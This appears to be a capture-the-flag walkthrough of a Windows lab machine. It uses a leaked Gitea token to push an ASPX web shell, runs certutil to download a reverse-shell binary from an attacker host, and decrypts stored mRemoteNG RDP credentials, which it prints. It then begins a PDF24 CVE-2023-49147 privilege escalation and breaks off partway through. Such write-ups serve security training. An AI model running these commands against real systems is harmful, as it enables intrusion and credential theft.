
To make the response easier to read, we pipe it through jq.
curl -H "Authorization: token 43ce39bb0bd6bc489284f2905f033ca467a6362f" "http://10.10.107.147:3000/api/v1/user/repos" | jq

Scrolling through the output reveals a private /website repository that is only visible when using the access token.
Foothold
Cloning the Website Repository
With the token confirmed, we can clone the private website repository. One option is to add the access token to the global Git configuration as an extra HTTP header.
git config --global http.extraHeader "Authorization: token 43ce39bb0bd6bc489284f2905f033ca467a6362f"
Alternatively, the token can be included directly in the clone URL.
git clone http://10.10.107.147:3000/ellen.freeman:43ce39bb0bd6bc489284f2905f033ca467a6362f/website.git
For this path, we configure Git globally with the access token and Ellen’s user details.
git config --global http.extraHeader "Authorization: token 43ce39bb0bd6bc489284f2905f033ca467a6362f"
git config --global user.name ellen.freeman
git config --global user.email ellen.freeman@lock.vl


Now we can interact with the repository as ellen.freeman.
git clone http://10.10.103.209:3000/ellen.freeman/website.git

Inside the repository, we find evidence that changes committed to the repository are directly deployed to the web server. This turns repository write access into a potential code execution path.
From the earlier nmap enumeration, we know that the web server is Microsoft IIS.

Because the target is running IIS, an ASPX web shell is a suitable payload.
Uploading an ASPX Web Shell

We copy the default Kali ASPX command shell into the cloned website repository.
cp /usr/share/webshells/aspx/cmdasp.aspx .
Then we commit and push the change.
git add cmdasp.aspx
git commit -am "aspx shell"
git push

After browsing to the uploaded file, the web shell is available through IIS.
Reverse Shell as ellen.freeman

Using the web shell, we transfer rcat to the target.
certutil -urlcache -f http://10.8.6.99/rcat.exe c:/windows/tasks/rcat_10.8.6.99_443.exe


We start a listener on port 443 and execute the payload from the web shell.
c:\windows\tasks\rcat_10.8.6.99_443.exe
This returns a shell as ellen.freeman.
Lateral Movement
mRemoteNG Configuration Discovery

After gaining a shell as ellen.freeman, we enumerate the user’s files and folders.
tree /f
This reveals a config.xml file.
Opening the file shows that it is an mRemoteNG configuration file.

mRemoteNG can store saved connection passwords in its configuration file. To recover the password, we use the following decrypter:
https://github.com/gquere/mRemoteNG_password_decrypt
After downloading the script, we run it against the recovered configuration file.
python3 mremoteng_decrypt.py ../creds/config.xml
The script successfully decrypts a password.

The recovered RDP credentials are:
Gale.Dekarios:ty8wnW9qCKDosXo6
RDP Access as Gale.Dekarios
Using the recovered credentials, we establish an RDP session with remmina.


The user flag can now be read from the desktop.
Privilege Escalation
PDF24 Enumeration

On the desktop, we notice an application called PDF24.
By right-clicking the system tray icon, then right-clicking PDF24 and selecting About PDF24 Creator, we identify the installed version as 11.15.1.

PDF24 Creator 11.15.1 is vulnerable to CVE-2023-49147, a local privilege escalation issue involving the MSI repair process.
Useful references:
https://seclists.org/fulldisclosure/2023/Dec/18
https://sec-consult.com/vulnerability-lab/advisory/local-privilege-escalation-via-msi-installer-in-pdf24-creator-geek-software-gmbh/
For this exploit path, we need SetOpLock from Google’s symbolic link testing tools. A precompiled build is also available from the Symlink Tools compiled repository.
https://github.com/googleprojectzero/symboliclink-testing-tools/tree/main/SetOpLock
https://github.com/p1sc3s/Symlink-Tools-Compiled
Setting the Oplock

We transfer SetOpLock.exe to the target.
certutil -urlcache -f http://10.8.6.99/SetOpLock.exe ./SetOpLock.exe
Then we run SetOpLock.exe against the PDF24 log file used during the repair process.
.\SetOpLock.exe "C:\Program Files\PDF24\faxPrnInst.log" r

In a second terminal, we trigger a repair of PDF24 with msiexec.
msiexec.exe /fa C:\\_install\\pdf24-creator-11.15.1-x64.msi
The PDF24 Creator installer window appears.

As the installation continues, the oplock causes a cmd window to open when pdf24-PrinterInstall.exe is executed, but the window does not close.

Breaking Out to Administrator cmd.exe
From the stuck cmd window, we right-click the top bar and open Properties.
Under Options, we open the legacy console mode help link.

The link should be opened with a browser other than Internet Explorer or Edge. In this case, Firefox is used.
